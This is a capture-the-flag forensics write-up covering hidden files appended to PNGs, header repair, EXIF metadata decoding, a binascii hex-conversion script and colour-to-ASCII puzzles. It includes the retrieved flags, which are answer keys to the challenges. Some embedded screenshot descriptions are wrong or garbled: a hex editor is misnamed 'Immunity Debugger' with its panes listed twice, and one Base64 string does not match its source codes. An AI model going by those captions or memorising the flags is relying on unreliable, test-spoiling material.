
1. First we see the zip and inside there's 2 files, which is part3.png and part1.7z, from here i conclude that part 2 is probably hidden somewhere and i suspect that it is hidden in part3.png, and turns out it was correct, there is an additional file hidden in the image part3.png file.



2. After knowing that it is hidden in part3, I tried to extract the hidden file in part3 using chat gpt for faster processing (since the faster you submit the flag the more points you get). But actually i know i can manually extract the file using hexed.it (since the other method which is binwalk is not working for this challenge), how to do that? You see that after the end of the png file (IEND) there is additional data, just select it (from header to footer) and export it as a new file.



If manually :



3. We got the additional file, turns out it is indeed the part 2 file that have the extension of pdf, but inside the file its actually an image.





4. For part 1, since I can't open the file, I need further analysis on the file and I tried to open it in hexed.it. From the hex I see something interesting, there is "IDAT" which is very likely to be a png file.

The screenshot shows the Immunity Debugger interface with the following panes:

- Registers**: Shows CPU registers (EAX, ECX, ECSP, etc.) with their current values.
- Stack**: Shows the stack dump pane with assembly code and memory dump.
- Memory Dump**: Shows the memory dump pane with assembly code and memory dump.
- Data Inspector (Big-endian)**: Shows the data inspector pane with assembly code and memory dump.
- Registers**: Shows CPU registers (EAX, ECX, ECSP, etc.) with their current values.
- Stack**: Shows the stack dump pane with assembly code and memory dump.
- Memory Dump**: Shows the memory dump pane with assembly code and memory dump.
- Data Inspector (Big-endian)**: Shows the data inspector pane with assembly code and memory dump.

5. Since the originality of this file is probably png so i tried to change the header of the file with the png header, and export it. Turns out it really is an image, the image itself is a qr code where after i scan it i got the first part of the flag.





6. For the second part of the flag, we need to look back at the part 2 file. To get the second part of the flag, I used exiftool for the part 2 file and got a ASCII which I can decode to a string and got the second part of the flag.

```
sigma@kali: ~/Downloads
$ exiftool part2.png
ExifTool Version Number : 13.10
File Name : part2.png
Directory :
File Size : 1176 kB
File Modification Date/Time : 2025:01:06 17:23:35+07:00
File Access Date/Time : 2025:03:08 20:26:55+07:00
File Inode Change Date/Time : 2025:03:07 08:51:58+07:00
File Permissions : -rw-rw-r--
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 871
Image Height : 864
Bit Depth : 8
Color Type : RGB with Alpha
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
SRGB Rendering : Perceptual
Gamma : 2.2
Pixels Per Unit X : 3779
Pixels Per Unit Y : 3779
Pixel Units : meters
Author : 72521051084584104514571114515211645
Image Size : 871x864
Megapixels : 0.753
```

The screenshot shows a web application for ASCII conversion. In the 'Results' section, the input 'H411-TH3-Gr3t-' is shown in several formats: DEC (111, 104, 105, 108), BIN (01101001, 01101000, 01101001), OCT (61, 68, 69, 72), and HEX (41, 48, 49, 4A). Below this, there's a banner for 'DUBAI What's Ready?' and another for 'Vrbo FIND A PLACE FOR TOGETHER BOOK NOW'. To the right, there's a sidebar with links to 'What is the ASCII standard?', 'Similar pages' (including Unicode Coding, Binary Code, Hexadecimal (Base 16), ASCII Encoding, EBCDIC Encoding, URL Decoder, ASCII Control Characters, and DCODE'S TOOLS LIST), and a 'Support' link.

- For the third flag is the easiest one, we just have to have a good eye, because the flag is literally in the picture, to make it easier to see, i just need to max out the brightness, and just like that we got our last part of the flag which means we can construct the flag from the 3 parts we got.



Gotta Fix the Corruption

Solved On: Friday, 07 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved: pu-flag{3asy-0bfusc4t10n-4nd-st3g-does-it?}

Challenges overview:

This challenge involves file and hex manipulation through python code (binascii) to find the flag.

Key Findings:

This challenge is quite difficult itself because I think the solving of this challenge is not really general. It's quite interesting how txt file works.

Forensic Analysis:


Using python code to convert the hex of a file.

Tools Used:

Aperisolve, kali linux tools (nano and python) for creating and running python code, hexed.it to see the hex for file.

Solving Step-by-step:

1. First we see that the image for the challenge cannot be open, and i tried to see the hex and see what's wrong with this image and it turns out that all the hex of this image is in binary which is definitely not supposed to be that way.



- After knowing that this image file is filled with binary, I gathered more information and hints for this challenge and I found very useful hints, that is the first one is the hex data is binary 4 bit style and we have to convert using binascii unhexlify. From this hint I decided to convert this image file into txt file. Why? We'll see the hex of the txt first. By the way, I convert it to txt using python code.

Python code :

```

sigma@kali: ~/Downloads
File Actions Edit View Help
GNU nano 7.2           convtxt.py *
import binascii

# Read the binary data from vi.png
with open("vi.png", "rb") as f:
    binary_data = f.read()


# Convert to hexadecimal
hex_data = binascii.hexlify(binary_data).decode()

# Save to a text file
with open("vi_hex.txt", "w") as f:
    f.write(hex_data)

print("Conversion complete: saved as vi_hex.txt")

```

Txt hex :




File Name: vi_hex.txt
File Size: 9,471,096 bytes (9,250 KiB)

Data Inspector (Little-endian)

Type	Unsigned (+)	Signed (-)
8-bit Integer	48	48
16-bit Integer	12336	12336
24-bit Integer	3158064	3158064
32-bit Integer	808464432	808464432
64-bit Integer (+)	3472328296227680304	
64-bit Integer (-)	3472328296227680304	
16-bit Float P.	0.1308594	
32-bit Float P.	6.4095906e-10	
64-bit Float P.	1.3980432860952889e-76	
LEB128 (+)	48	
LEB128 (-)	48	
Rational (+)	1	
SRational (-)	1	

3. Then I convert the txt file again to image using binascii conversion through python code and we finally can retrieve the original image file.



Explanation : Why convert it to txt first then to image file rather than directly convert the hex of the image file itself?

= The clue itself actually gives away the answer, It mentions that the image is likely in a 4-bit style, meaning each chunk of data in the hex is stored as 4-bit binary instead of the usual 8-bit (1 byte) format.

Because of this, we first need to convert the image into a text file, which restructures the data into a proper 8-bit format. Once it's in 8-bit style, we can finally convert it back into an image and retrieve the original file correctly.

So, the key here is that the original file wasn't stored in a standard format, and by turning it into a text representation first, we made sure every piece of data was aligned properly before decoding it back.

4. Lastly we can use aperisolve to look out the flag that is possibly hidden visually in the normal image, and voila we got the flag



Color Theory

Solved On: 04 - 03 - 2025

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{1nt3r35t1ng-c0l0r-y3s}

Challenges overview:

This challenge its about to know how to retrieve a hex from a colour

Key Findings:

Its a colour pattern

Forensic Analysis:

The colour size its different


Tools Used:

Color picker

Encoder

Solving Step-by-step:

We got a file that consist different colour



As you can see the hex from each color its different right? It should be different because every hex color have their code and i try to merge it

```
99 72 85 116 90 109 120 104 90 51 115 120  
98 110 81 122 99 106 77 49 100 68 70 117 90 121 49  
106 77 71 119 119 99 105 49 53 77 51 78 57
```

And bring it into ascii dont forget ascii contain a decimal number also

The screenshot shows a web browser window with the URL dcode.fr/ascii-code. The main content is the **ASCII CODE** tool. On the left, there's a search bar and a results section showing multiple representations of the string 'cHUtZmxhZ3sxbn0zcjM1dDFuZy1jMGiwci15M3l9' in DEC, BIN, OCT, and HEX formats. On the right, there's a sidebar with links to other tools like ASCII Converter, ASCII Encoder, and a summary of the ASCII standard.

And after you got the first key analysis that's look like encoder base 64 and lets go we got to change it to base 64

The screenshot shows a web browser window with the URL [gchq.github.io/CyberChef](https://gchq.github.io/CyberChef/#recipe=Magic&false=false,&input=Y0hVdfpteGhaM3N4Ym5RemNqITFkREZlWnkzak1Hd3djATETTNOQ). The main content is the CyberChef tool. The 'Operations' sidebar shows various encoding and decoding options. The 'Recipe' pane shows the 'Magic' recipe being used to decode the string 'cHUtZmxhZ3sxbn0zcjM1dDFuZy1jMGiwci15M3l9' from Base64. The 'Input' pane shows the encoded string, and the 'Output' pane shows the decoded string. A table at the bottom shows the properties of the decoded results.

We retrieve the flag!

Latte

Solved On: 05 - 03 - 2025

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{h0w-d0-y0u-f1nd-m3}

Challenges overview:

Its about to get a picture inside the picture

Key Findings:

On aperisolve there's foremost file and inside foremost file there's another image


Forensic Analysis:


Do like a color adjust and checking a image inside image

Tools Used:


Aperisolve

Solving Step-by-step:






The png given from the challenge direct to us to get a image inside a image (base on the hint also) so foremost tools its the right answer to get a image inside image



There's a another image png and we can analysis by aperisolve to know what inside this image



